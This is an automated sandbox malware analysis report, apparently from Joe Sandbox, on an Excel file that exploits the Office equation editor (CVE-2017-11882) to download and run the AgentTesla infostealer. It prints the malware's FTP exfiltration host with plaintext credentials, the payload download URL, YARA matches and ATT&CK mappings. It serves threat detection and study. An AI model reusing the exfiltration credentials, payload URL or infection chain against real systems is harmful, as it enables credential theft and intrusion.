ID: 562302
Sample Name: 2nd order.xlsx
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 18:39:31
Date: 28/01/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report

2nd order.xlsx


Overview

General Information

Sample Name:	2nd order.xlsx
Analysis ID:	562302
MD5:	2228ac7e47957e..
SHA1:	b501e0c89273da..
SHA256:	c4cc3595a77129..
Tags:	xlsx
Infos:	



Detection




AgentTesla

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Sigma detected: EQNEDT32.EXE c…
- Malicious sample detected (through…
- Yara detected AgentTesla
- Yara detected AntiVM3
- Sigma detected: Droppers Exploiting…
- Sigma detected: File Dropped By EQ…
- Antivirus detection for URL or domain
- Tries to steal Mail credentials (via fi…
- Tries to harvest and steal Putty / W…
- Tries to harvest and steal ftp login c…
- Tries to detect sandboxes and other…

Classification



Process Tree

- **System is w7x64**
- EXCEL.EXE (PID: 1448 cmdline: "C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding MD5: D53B85E21886D2AF9815C377537BCAC3)
- EQNEDT32.EXE (PID: 2852 cmdline: "C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE" -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - vbc.exe (PID: 2240 cmdline: "C:\Users\Public\vbc.exe" MD5: 345EBABC50767D04F3457FA7790A8777)
    - vbc.exe (PID: 2408 cmdline: C:\Users\Public\vbc.exe MD5: 345EBABC50767D04F3457FA7790A8777)
- **cleanup**

Malware Configuration

Threatname: Agenttesla

```
{
  "Exfil Mode": "FTP",
  "FTP Host": "ftp://primesinsured.com/",
  "Username": "oil1@primesinsured.com",
  "Password": "R0r?~C#w}a*s"
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000005.00000000.468099336.0000000000402000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000005.00000000.468099336.0000000000402000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	

Source	Rule	Description	Author	Strings
00000005.00000000.471469484.0000000000402000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000005.00000000.471469484.0000000000402000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
00000005.00000002.669188276.0000000002281000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 19 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
5.0.vbc.exe.400000.5.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
5.0.vbc.exe.400000.5.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
5.0.vbc.exe.400000.5.unpack	MALWARE_Win_AgentTeslaV3	AgentTeslaV3 infostealer payload	ditekSHen	• 0x30c4a:$s1: get_kbok • 0x3157e:$s2: get_CHoo • 0x321d9:$s3: set_passwordIsSet • 0x30a4e:$s4: get_enableLog • 0x350f3:$s8: torbrowser • 0x33acf:$s10: logins • 0x33447:$s11: credential • 0x2fe39:$g1: get_Clipboard • 0x2fe47:$g2: get_Keyboard • 0x2fe54:$g3: get_Password • 0x3142c:$g4: get_CtrlKeyDown • 0x3143c:$g5: get_ShiftKeyDown • 0x3144d:$g6: get_AltKeyDown
5.2.vbc.exe.400000.0.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
5.2.vbc.exe.400000.0.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
Click to see the 29 entries				

Sigma Overview

Exploits

Sigma detected: EQNEDT32.EXE connecting to internet

Sigma detected: File Dropped By EQNEDT32EXE

System Summary

Sigma detected: Droppers Exploiting CVE-2017-11882

Sigma detected: Execution from Suspicious Folder

Jbx Signature Overview

AV Detection

Found malware configuration

Antivirus detection for URL or domain

Machine Learning detection for dropped file

Exploits

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

System Summary

Malicious sample detected (through community Yara rule)

Office equation editor drops PE file

.NET source code contains very large array initializations

Data Obfuscation

.NET source code contains potential unpacker

.NET source code contains method to dynamically call methods (often used by packers)

Boot Survival

Drops PE files to the user root directory

Malware Analysis System Evasion

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

HIPS / PFW / Operating System Protection Evasion

Injects a PE file into a foreign processes

Stealing of Sensitive Information

Yara detected AgentTesla

Tries to steal Mail credentials (via file / registry access)

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to harvest and steal browser information (history, passwords, etc)

Remote Access Functionality


Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	2 1 1 Windows Management Instrumentation	Path Interception	1 1 1 Process Injection	1 1 1 Masquerading	2 OS Credential Dumping	2 1 1 Security Software Discovery	Remote Services	1 Email Collection	Exfiltration Over Other Network Medium	1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	1 2 Exploitation for Client Execution	Boot or Logon Initialization Scripts	1 Extra Window Memory Injection	1 Disable or Modify Tools	1 Credentials in Registry	1 Process Discovery	Remote Desktop Protocol	1 1 Archive Collected Data	Exfiltration Over Bluetooth	1 2 Ingress Tool Transfer	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	1 3 1 Virtualization/Sandbox Evasion	Security Account Manager	1 3 1 Virtualization/Sandbox Evasion	SMB/Windows Admin Shares	2 Data from Local System	Automated Exfiltration	1 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 1 1 Process Injection	NTDS	1 Application Window Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	2 1 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Deobfuscate/Decode Files or Information	LSA Secrets	1 Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 Obfuscated Files or Information	Cached Domain Credentials	1 File and Directory Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	2 1 Software Packing	DCSync	1 1 4 System Information Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	1 Extra Window Memory Injection	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\Public\vbc.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\vbc[1].exe	100%	Joe Sandbox ML		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
5.0.vbc.exe.400000.11.unpack	100%	Avira	TR/Spy.Gen8		Download File
5.2.vbc.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1138205		Download File
5.0.vbc.exe.400000.5.unpack	100%	Avira	TR/Spy.Gen8		Download File
5.0.vbc.exe.400000.9.unpack	100%	Avira	TR/Spy.Gen8		Download File
5.0.vbc.exe.400000.13.unpack	100%	Avira	TR/Spy.Gen8		Download File
5.0.vbc.exe.400000.7.unpack	100%	Avira	TR/Spy.Gen8		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://blog.iandreev.com	0%	Avira URL Cloud	safe	
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://SsT3DRxYDVjmHt.org	0%	Avira URL Cloud	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://blog.iandreev.com/	0%	Avira URL Cloud	safe	
http://ftp://primesinsured.com/oil1	100%	Avira URL Cloud	malware	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://198.12.127.213/400/vbc.exe	0%	Avira URL Cloud	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://FujuYs.com	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://198.12.127.213/400/vbc.exe	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://blog.iandreev.com	vbc.exe, 00000004.00000002.475542322.0000000002491000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://127.0.0.1:HTTP/1.1	vbc.exe, 00000005.00000002.669188276.0000000002281000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://SsT3DRxYDVjmHt.org	vbc.exe, 00000005.00000002.669295106.0000000002371000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://DynDns.comDynDNS	vbc.exe, 00000005.00000002.669188276.0000000002281000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://blog.iandreev.com/	vbc.exe, 00000004.00000002.475542322.0000000002491000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://ftp://primesinsured.com/oil1	vbc.exe, 00000005.00000002.669188276.0000000002281000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	vbc.exe, 00000005.00000002.669188276.0000000002281000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	vbc.exe, 00000005.00000002.669330015.000000000023B4000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	vbc.exe, 00000004.00000002.475822749.0000000003499000.00000004.00000800.00020000.00000000.sdmp, vbc.exe, 00000005.00000000.468099336.0000000000402000.00000040.00000400.00020000.00000000.sdmp, vbc.exe, 00000005.00000000.471469484.0000000000402000.00000040.00000400.00020000.00000000.sdmp, vbc.exe, 00000005.00000002.668828373.0000000000402000.00000040.00000400.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://FujuYs.com	vbc.exe, 00000005.00000002.669188276.0000000002281000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
198.12.127.213	unknown	United States		36352	AS-COLOCROSSINGUS	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	562302
Start date:	28.01.2022
Start time:	18:39:31
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 8m 47s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	2nd order.xlsx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)

Number of analysed new started processes analysed:	7
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.expl.evad.winXLSX@6/18@0/1
EGA Information:	• Successful, ratio: 50%
HDC Information:	• Successful, ratio: 4.8% (good quality ratio 3.7%) • Quality average: 53.9% • Quality standard deviation: 37.7%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsx • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer

Warnings

- Exclude process from analysis (whitelisted): dllhost.exe, WMIADAP.exe
- TCP Packets have been reduced to 100
- Execution Graph export aborted for target vbc.exe, PID 2408 because it is empty
- Report size getting too big, too many NtCreateFile calls found.
- Report size getting too big, too many NtEnumerateValueKey calls found.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtQueryAttributesFile calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
18:40:38	API Interceptor	88x Sleep call for process: EQNEDT32.EXE modified
18:40:42	API Interceptor	862x Sleep call for process: vbc.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\vbc[1].exe

Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	downloaded
Size (bytes):	860672
Entropy (8bit):	6.572883902569515
Encrypted:	false
SSDEEP:	12288:v56/UhZo9xs63fvQAfo8y5gypOqw//wEkbpyXrf5r+2SF:v56/U/oF3RjSRQspy7fdgF
MD5:	345EBABC50767D04F3457FA7790A8777
SHA1:	F822FA282003B1A3F9301156AA5639A6928B93FD
SHA-256:	2CA98A5A8B6BDD9EAC1FDF5C05E42792883DEA0AE402A6148BC6F04204CC6B72
SHA-512:	8894559509EBD53A56A4649C25CB2380DA6717C9171F7CB86B2DF138463A4CF6979F27A81DFBA6114621F169DBCA17EE6E4FF44B6C4C4BAFE2A74BAD4E402B 1
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	low
IE Cache URL:	http://198.12.127.213/400/vbc.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....2... ...@....@.. ....@.....P2..K....`.....1..... ..... ..H.....text..... ..... ..`.sdata.....@.....@....rsr c.....`.....@..@.reloc..... .....@..B..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\147ED9DA.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 150 x 150, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	5396
Entropy (8bit):	7.915293088075047
Encrypted:	false
SSDEEP:	96:f8W/+DRQgDhhXoFGUAAX5QLwh9eDYfaiy3cHIOZ7NLXgGFMtu4vPWY1TIwD4i:f8agQgDhhXoFGUP2Lwh98YfaxcHIOPLo
MD5:	590B1C3ECA38E4210C19A9BCBAF69F8D
SHA1:	556C229F539D60F1FF434103EC1695C7554EB720
SHA-256:	E26F068512948BCE56B02285018BB72F13EEA9659B3D98ACC8EEBB79C42A9969
SHA-512:	481A24A32C9D9278A8D3C7DB86CAC30303F11C8E127C3BB004B9D5E6EDDF36830BF4146E35165DF9C0D0FB8C993679A067311D2BA3713C7E0C22B5470862B9
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....<.q.....IDATx..Yo.....}.B.Z-9.";r..F..A..h....)z.~.~. .M.....ia..]'Qc[ri.Dm.%R.>.9..S[.B....yn$.y.yg...9.y.{..i.t..ix<.N.....Z.....}.H..A.o..[..\Gm..a....er.m....f!... .$133..."..... .....R..h4.x.^.Earr.?..O..qz{{.....322...@Gm..y.?~L2..Z...:....0p..x<..n7.p.z..G....@.uVVV....t....x.vH<...h...J...h.(..a...O>.GUU....\|.2..\ .....p....q..P.....(..... 0p.\<~..x<...2.d...E..:.H.+.7..y...n.&.i"I.{.8..-..o.....q.fX.G..... .%.....f.....=.(.|>.....===<x....!L.$..R.....:.....Bww7.h...E.^G.e.^/..R(.H$....TU%...v._.]..ID....N'..=bdd..7 oR..i6...a..4g.....B.@&.....|>...?299I&.!...:....nW.4...?.....|..G..I....+.....@WW..J.d2.....&.J155u.s>..K....iw.@..C.$<.....H$...D.4..... ....Fy..!.x....W_}.O..S<...D...UUeii.d2..... T...O.Z.X,.....j..nB....Q..p8..R..>.N..j....eg.....V.....Q.h4.....$I"...u..m.!.... ..1*...6.>.....,....xP.....\.c.&.x.B.@$.!.Ju4.z.y..1.f.T*.$I.J%....u.....qL.P(..F.....*....\....^..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\42532842.emf

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	1099960
Entropy (8bit):	2.015280367426475
Encrypted:	false
